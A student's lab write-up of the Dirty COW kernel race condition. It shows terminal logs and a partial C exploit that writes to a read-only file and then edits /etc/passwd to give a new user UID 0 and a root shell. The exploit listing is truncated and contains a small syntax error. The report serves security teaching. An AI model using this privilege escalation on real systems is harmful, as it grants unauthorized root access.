

Roozah Khan

Dirty Cow Lab

## Task 1

In this task, our goal is to create a read-only dummy file so the dirty COW vulnerability can exploit the race condition in the kernel in order to write the read-only dummy file.

```
[07/16/2020 15:31] seed@KhanRoozah:~/roozah$ sudo touch /zzz
[07/16/2020 15:32] seed@KhanRoozah:~/roozah$ sudo chmod 644 /zzz
[07/16/2020 15:32] seed@KhanRoozah:~/roozah$ sudo gedit /zzz

quit
^C[07/16/2020 15:33] seed@KhanRoozah:~/roozah$ cat /zzz
111111222222333333
[07/16/2020 15:34] seed@KhanRoozah:~/roozah$ ls -l /zzz
-rw-r--r-- 1 root root 19 Jul 16 15:33 /zzz
[07/16/2020 15:34] seed@KhanRoozah:~/roozah$ echo 99999 > /zzz
bash: /zzz: Permission denied
[07/16/2020 15:34] seed@KhanRoozah:~/roozah$ █
```


```
[07/16/2020 15:34] seed@KhanRoozah:~/roozah$ ls
cow_attack.c
[07/16/2020 15:42] seed@KhanRoozah:~/roozah$ gcc cow_attack.c -lpthread
[07/16/2020 15:42] seed@KhanRoozah:~/roozah$ ./a.out
^C
[07/16/2020 15:43] seed@KhanRoozah:~/roozah$ cat /zzz
111111*****333333
[07/16/2020 15:43] seed@KhanRoozah:~/roozah$ █
```

In this 1<sup>st</sup> screenshot, I created the /zzz dummy file and changed the permissions to read only “644” and verified it by using the “ls -l” command. Then I tried to write something in the file using the “echo” command and I could not because it denied me permission. So that is how we verified the dummy file /zzz is read only now.

In the 2<sup>nd</sup> screenshot, I compiled and executed the cow\_attack.c file where it writes the dummy file and changes the “222222” into “\*\*\*\*\*”. The cow\_attack.c file had a race condition vulnerability in the linux kernel where it opens a file in the read-only mode “O\_RDONLY” and then open the file in the read-write mode “O\_RDWR” and write to the memory that maps to the read-only dummy file. Using MAP\_PRIVATE in the code, the OS lets the attacker write to the mapped memory.

## Task 2

In this task, we practically exploit the vulnerability by adding a user and trying to change the new user into a root account. In order to do that, we need to modify the `cow_attack.c` file so we can change the user account entry in the `/etc/passwd` file.

A terminal window screenshot showing the execution of the 'adduser' command. The user 'seed' is at the 'KhanRoozah' machine. The command 'sudo adduser charlie' is run, and the system prompts for a password and other user details. The user 'charlie' is created with UID 1001 and GID 1002. The terminal output shows the user's entry in the /etc/passwd file, which is 'charlie:x:1001:1002:,,,:/home/charlie:/bin/bash'.

```
[07/16/2020 15:43] seed@KhanRoozah:~/roozah$ sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
[07/16/2020 15:46] seed@KhanRoozah:~/roozah$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[07/16/2020 15:47] seed@KhanRoozah:~/roozah$
```

In this 1<sup>st</sup> screenshot, I added a new user “charlie” and printed out the entry for the new user in the `/etc/passwd` file. We need to change the “1001” into “0000” which would indicate it is a root user now.

```
root@KhanRoozah: /home/seed/roozah
[07/16/2020 15:56] seed@KhanRoozah:~/roozah$ ls
a.out  cow_attack.c  passwd_attack.c
[07/16/2020 15:56] seed@KhanRoozah:~/roozah$ gcc passwd_attack.c -lpthread
[07/16/2020 15:57] seed@KhanRoozah:~/roozah$ ./a.out
^C
[07/16/2020 15:57] seed@KhanRoozah:~/roozah$ su charlie
Password:
root@KhanRoozah:/home/seed/roozah# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@KhanRoozah:/home/seed/roozah# whoami
root
root@KhanRoozah:/home/seed/roozah# █
```

In this 2<sup>nd</sup> screenshot for task 2, I modified the cow\_attack.c file and named it passwd\_attack.c file. I then compiled the new passwd\_attack.c file and executed it. I logged into the new user “Charlie,” typed in the password and I got root access. To verify that, I used the “id” command and it says I am a root user “uid=0(root)”. To verify that again, I used the “whoami” command and it printed out “root” which verifies the new user charlie is root user and the passwd\_attack.c file successfully exploited the vulnerability and changed the 1001 into 0000 which makes the user into a root account in the /etc/passwd file.

```
_attack.c (~/.roozah) - gedit
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "charlie:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem" O_RDONLY);
```

In this last screenshot, I am going to explain how I modified the `cow_attack.c` code to make the new user Charlie into a root account. In this first `f=open` function, I put in the `"/etc/passwd"` file that I want targeted which is the read-only mode `"O_RDONLY."` Then I put `"charlie:x:1001"` which indicated the position I was to target in the `/etc/passwd` file. Lastly, in the write thread, I input when I want the position to be changed into which is `"charlie:x:0000"` so the attack file can write that into the `/etc/passwd` file for the Charlie account position.